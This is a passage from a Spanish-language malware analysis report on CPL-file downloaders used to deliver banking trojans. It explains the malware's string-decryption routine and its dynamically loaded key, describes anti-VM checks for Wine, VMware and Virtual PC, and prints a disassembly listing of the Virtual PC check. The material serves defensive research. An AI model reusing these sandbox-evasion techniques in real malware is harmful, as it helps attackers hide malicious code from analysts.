


Imagen 10 - Algoritmo de descifrado de strings.

Seguramente hayan notado que el algoritmo no empieza por el primer par de caracteres de la *string* cifrada, sino que toma el segundo par. Es en el segundo paso cuando se utiliza el par precedente de caracteres de la *string* cifrada, substrayendo ese número del resultado obtenido del paso anterior. En este punto, el resultado de la resta es tomado como la representación de un carácter en ASCII. En nuestro ejemplo vemos que el resultado corresponde a la letra “h”.

Vale la pena destacar que, en el caso de que la operación de sustracción diese como resultado un número negativo (lo que ocurre siempre que el minuendo es menor que el sustraendo), se suma el valor **0xFF** al minuendo antes de realizar la sustracción. En la **Imagen 11** se ilustra cómo continúa el procedimiento para los primeros 7 caracteres de la *string* cifrada.




Imagen 11 - Descifrado de los primeros 7 caracteres de una string cifrada.

En la **Imagen 12** observamos la parte principal de la rutina de descifrado en IDA Pro. Primero se lee y almacena el primer par de caracteres del texto cifrado y luego se entra en el bucle de descifrado propiamente dicho. Allí se lee el siguiente par de caracteres del texto cifrado (y el correspondiente de la clave) y se realiza la operación de XOR. Luego, se hace la operación SUB con el par de caracteres que se había leído al principio y se concatena el resultado al buffer del texto descifrado. Entonces, el último paso consiste en copiar el par de caracteres usados en el XOR para que sean el segundo operando de SUB en la próxima iteración. Vale la pena destacar que, si la clave llega hasta el último carácter, y aún quedan caracteres por descifrar, la clave es recorrida nuevamente desde el principio. En el **Anexo A** mostramos la implementación de la rutina de descifrado en Python.




Imagen 12 - Rutina de descifrado de strings.

Variante con la clave cargada dinámicamente

El hecho de que las URL se encuentren en la gran mayoría de los casos en texto plano o con la clave hardcodeada en la rutina de descifrado, nos permitió extraer las URL de cientos de muestras maliciosas en forma automática, mediante un *script* personalizado. Si una URL está en texto plano, entonces solo hay que parsear el archivo CPL. Por otro lado, si la URL está cifrada, hay que parsear el binario buscando las *strings* cifradas y la clave, y luego aplicar la rutina de descifrado. En el **Anexo B** se incluye un listado con las URL obtenidas en forma estática.

Algo que nos llamó la atención, fue que algunos archivos eran clasificados por nuestros *scripts* por poseer *strings* cifradas con el algoritmo descripto, pero el proceso de descifrado automático no era exitoso. Al indagar más sobre este tipo de muestras, encontramos que la rutina de descifrado era idéntica a la descripta anteriormente, con la diferencia de que la clave no estaba disponible en forma estática.

Del análisis de estas muestras particulares, podemos mencionar que una de las primeras acciones realizadas por el *payload* consiste en la carga de la clave en memoria. Para ello, se llama a una rutina encargada de abrir un *resource* incluido en el CPL. Esto se completa mediante una sucesión de llamadas a *FindResource*, *LoadResource*, *SizeofResource* y *LockResource*, con lo cual se carga en memoria un recurso de tipo RT_RCDATA (datos binarios de *raw data*). Vemos que el nombre del recurso es aleatorio, como se muestra en la **Imagen 13**.




Imagen 13 - Resource binario con la clave de descifrado de las strings.

También podemos observar que dicho *resource* se encuentra cifrado, por lo que se le aplican ciertas operaciones para poder obtener la clave de descifrado de las *strings*.

Código en DllMain y trucos Anti-VM

Como habíamos mencionado previamente, dado que DllMain se ejecuta antes que CPlApplet, al ser cargado el CPL en memoria, no hay motivo por el cual no pudiera incluirse allí código malicioso. Si bien la gran mayoría de las muestras no presenta ningún tipo de código adicional en DllMain, encontramos algunos casos que utilizaban técnicas de detección de ejecución en entornos virtualizados. En la **Imagen 14** se observa la estructura general de esta rutina de detección.




Imagen 14 - Detección de entornos virtualizados.

Observamos que las comprobaciones abarcan tres entornos distintos: ***Wine***, ***VMware*** y ***Virtual PC***. Si alguna de ellas resulta exitosa, se llama a la rutina guardar_str, con lo cual se almacena una cadena de texto (que indica el tipo de virtualización detectado) en una variable en el *stack*. Luego, cuando se llama a CPlApplet por primera vez, se comprueba el valor de esa variable. Si fue detectado algún tipo de virtualización, la ejecución termina allí, sin llegar al código de CPlApplet para CPL_DBLCLK.

En la **Imagen 15** podemos ver parte del código de comprobación para ***Wine***. El mecanismo utilizado consiste en verificar si *GetProcAddress* resuelve direcciones válidas para *wine_get_version* y *wine_nt_to_unix_file_name* [8]. Dado que esas dos rutinas no existen de manera nativa en ntdll.dll, pero sí bajo Wine, cualquier dirección en memoria distinta de cero indicará que las rutinas han sido implementadas, y por lo tanto la ejecución no ocurre en un sistema nativo.




Imagen 15 - Comprobación para Wine

En cuanto a VMware, en la **Imagen 16** vemos la técnica utilizada. En este caso, los autores del *malware* han utilizado un mecanismo bastante conocido: solicitar la versión de VMWare mediante la comunicación con los puertos de E/S. Esto es posible dado que VMware monitorea e intercepta el uso de la instrucción "in", acción necesaria para poder garantizar la comunicación entre la máquina virtual y el *host*. En particular, si se ejecuta esa instrucción con los registros como se ha especificado en la imagen y con el código de operación 0x0A en ECX, y se obtiene como resultado el número mágico "VMXh" en EBX, sabremos que la aplicación está corriendo en VMware [9].





Imagen 16 - Comprobación para VMware.

Por último, en la **Imagen 17** vemos la comprobación para Virtual PC, donde la detección se basa en la ejecución de una instrucción no definida. En cualquier entorno que no sea Virtual PC, dicha instrucción generará una excepción, de modo que en la figura se observa que IDA ha interpretado ese código de operación inexistente como una supuesta instrucción *vpcext*, pero con otras herramientas- como ***OllyDbg-*** notaremos que esos 4 bytes no pueden ser interpretados como instrucciones [9]. También vemos que la rutina de manejo de la excepción generada está en loc_4ABB76. En resumen, si la ejecución de esos *bytes* no genera una excepción que pueda atrapar la aplicación, entones significa que estamos en Virtual PC.



```
; Attributes: bp-based frame

chk_virtualPC proc near

var_C= dword ptr -0Ch
var_4= dword ptr -4
var_s0= dword ptr  0
arg_8= dword ptr  10h

push    ebp
mov     ebp, esp
mov     ecx, offset loc_4ABB76
push    ebx
push    ecx
push    large dword ptr fs:0
mov     large fs:0, esp
mov     ebx, 0
mov     eax, 1
vpcext  7, 0Bh
db      36h
mov     eax, [esp+0Ch+var_C]
mov     large fs:0, eax
add     esp, 8
test    ebx, ebx
setz    al
db      36h
lea     esp, [ebp-4]
db      36h
mov     ebx, [esp+4+var_4]
db      36h
mov     ebp, [esp+4+var_s0]
add     esp, 8
retn
```

Imagen 17 - Comprobación para Virtual PC.

Troyanos bancarios

¿Con qué fin son utilizados los archivos CPL como *downloaders*? En teoría, las posibilidades son ilimitadas y el *payload* malicioso puede ser de cualquier tipo. Sin embargo, y como se observa en las estadísticas, un porcentaje abrumador de los ejecutables instalados en el sistema corresponde a los troyanos bancarios.

Si bien no hay una gran similitud u homogeneidad entre la población de *bankers* que son descargados por los CPL, hemos encontrado algunas características que vale la pena destacar. Tomemos por ejemplo el troyano bancario cuyo SHA-1 es 3C73CA6A3914A6DF29F01A895C4495B19E71A234. El ejecutable no se encuentra empaquetado y del análisis de las *strings* podemos mencionar:

- Eventos del mouse y teclas y distribuciones del teclado. Ejemplos: "[enter]", "[esp]", "[cima]" (flecha arriba), "[baixo]" (abajo).
- Funciones de manejo de *sockets*.
- Rutinas para el cifrado de comunicaciones mediante SSL.
- Mensajes en portugués relacionados con operaciones bancarias, como “Utilize o teclado virtual.”.
- Diversos protocolos. Por ejemplo: “ftpTransfer”, “mailto:”, “://”, “HTTP/1.0 200 OK”.
- *Username, password.*
- Varias cadenas de texto cifradas con el mismo algoritmo que se vio en los CPL. En la **Imagen 18** vemos esta parte de las *strings*.

